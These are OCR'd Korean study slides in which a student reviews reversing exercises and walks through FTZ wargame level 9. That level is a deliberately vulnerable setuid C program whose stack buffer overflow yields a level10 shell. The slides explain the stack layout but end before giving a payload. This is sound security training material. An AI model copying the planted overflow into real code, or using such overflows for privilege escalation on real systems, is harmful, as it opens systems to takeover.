ftz 9번 문제풀이

180716(월)

안지현


순서

① 스스로 하는 “**중간**” 점검

② 9번 review

7월 2째주에 공부한 것

- (월~수) 리버싱 과제
- (목) bandit16→17
- ★ 목표 재설정
- (금) ftz 환경 구축, 1~8번 풀이보고 넘어감(진행중)
- (토) 시큐인사이드
- (일) ftz 9번


SUN
MON
TUE
WED
THU
FRI
SAT
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
제헌절
18
19
20
21
22
23
24
25
26
27
28
29
30
31


1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
광복절
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
개강

오늘 발표 할 것

- (월~수) 리버싱 과제
- (목) bandit16→17
- ★ 목표 재설정
- (금) ftz 환경 구축, 1~8번 풀이보고 넘어감(진행중)
- (토) 시큐인사이드
- (일) ftz 9번


1) 리버싱 공부한 것

```
 #include <stdio.h>

int main() {
00920FA2  in          al,dx
00920FA3  sub         esp,0D8h
00920FA9  push        ebx
00920FAA  push        esi
00920FAB  push        edi
00920FAC  lea         edi,[ebp-0D8h]
00920FB2  mov         ecx,36h
00920FB7  mov         eax,0CCCCCCCCh
00920FBC  rep stos    dword ptr es:[edi]

    int a = 3;
00920FBE  mov         dword ptr [a],3
    int b = 5;
00920FC5  mov         dword ptr [b],5

    if (b >= a) {
00920FCC  mov         eax,dword ptr [b]
00920FCF  cmp         eax,dword ptr [a]
00920FD2  jl          main+41h (0920FE1h)
        printf("b bigger than a ₩n");
00920FD4  push        offset string "b bigger than a ₩n" (0927B30h)
00920FD9  call        _printf (092132Ah)
00920FDE  add         esp,4
    }

    return 0;
00920FE1  xor         eax,eax
}
00920FE3  pop         edi
00920FE4  pop         esi
00920FE5  pop         ebx
00920FE6  add         esp,0D8h
00920FEC  cmp         ebp,esp
00920FEE  call        __RTC_CheckEsp (0921122h)
00920FF3  mov         esp,ebp
00920FF5  pop         ebp
00920FF6  ret
```


; Attributes: bp-based frame fpd=110h
sub_1400117D0 proc near
var_10C= dword ptr -10Ch
var_EC= dword ptr -0ECh
push rbp
push rdi
sub rsp, 128h
lea rbp, [rsp+20h]
mov rdi, rsp
mov ecx, 4Ah
mov eax, 0CCCCCCCCh
rep stosd
mov [rbp+110h+var_10C], 3
mov [rbp+110h+var_EC], 5
mov eax, [rbp+110h+var_EC]
[rbp+110h+var_10C], eax
jle short loc_140011812
lea rcx, aABiggerThenB ; "a bigger then b"
call sub_1400111D6
jmp short loc_14001181E
loc_140011812:
lea rcx, aBBiggerThenA ; "b bigger then a"
call sub_1400111D6
loc_14001181E:
xor eax, eax
lea rsp, [rbp+108h]
pop rdi
pop rbp
retn
sub_1400117D0 endp


```c
#include <stdio.h>

int main() {

    int a = 3;
    int b = 5;

        >
    if (a <= b) {
        printf("b bigger then a ₩n");
    }
    else {
        printf("a bigger then b");
    }

    return 0;
}
```

어셈블리어 JLE는 Jump if less or equal의 줄임말로써 의미는 <=입니다.
C언어로 코딩하실때에는 이와 반대로 >로 코딩해주셔야 JLE가 나옵니다.




```c
#include <stdio.h>

int main() {

    int a = 0;
    int b = 0;
    char c[10] = ( "I'm main" );

    for (a = 0; a < 5; a++ ) {
        b += a ;
    }

    return 0;
}
```

```c
char *string = "I'm main";
```




```c
#include <stdio.h>

int main() {

    int a = 0;
    int b = 0;
    char c[10] = ( "I'm main" );

    for (a = 0; a < 5; a++ ) {
        b += a ;
    }

    return 0;
}
```

2) ftz 9번 풀이

다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){

  char buf2[10];
  char buf[10];

  printf("It can be overflow : ");
  fgets(buf,40,stdin);

  if ( strncmp(buf2, "go", 2) == 0 )
   {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
   }

}
```

이를 이용하여 level10의 권한을 얻어라.

문제 설명

다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){

  char buf2[10];
  char buf[10];

  printf("It can be overflow : ");
  fgets(buf,40,stdin);

  if ( strncmp(buf2, "go", 2) == 0 )
   {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
   }

}
```

①스택 구조와 관련

②bof

③bof

이를 이용하여 level10의 권한을 얻어라.

문제 설명

다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){

  char buf2[10];
  char buf[10];

  printf("It can be overflow : ");
  fgets(buf,40,stdin);

  if ( strncmp(buf2, "go", 2) == 0 )
   {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
   }

}
```

이를 이용하여 level10의 권한을 얻어라.

setreuid(3010, 3010); => 3010이란 ?

int setreuid(uid_t ruid, uid_t euid);

RUID(Real User ID) : 프로세스의 실소유자 (실제 사용자)
EUID(Effective User ID) : 유효 사용자 (권한 변경 가능)

```
[level9@ftz level9]$ cat /etc/passwd | grep 3010
level10:x:3010:3010:Level 10:/home/level10:/bin/bash
level10:x:3010:3010:Level 10:/home/level10:/bin/bash
```

=> level10의 uid였다 !

다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){

  char buf2[10];
  char buf[10];

  printf("It can be overflow : ");
  fgets(buf,40,stdin);

  if ( strncmp(buf2, "go", 2) == 0 )
   {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
   }

}
```


①스택 구조와 관련

②bof


③bof

이를 이용하여 level10의 권한을 얻어라.

스택의 구조



변수에 자리를 줄 때 :
메모리의 낮은 주소 →
메모리의 높은 주소 순서대로



메모리의 높은
숫자의 주소


메모리의 낮은
숫자의 주소

★스택은 거꾸로 자란다 !

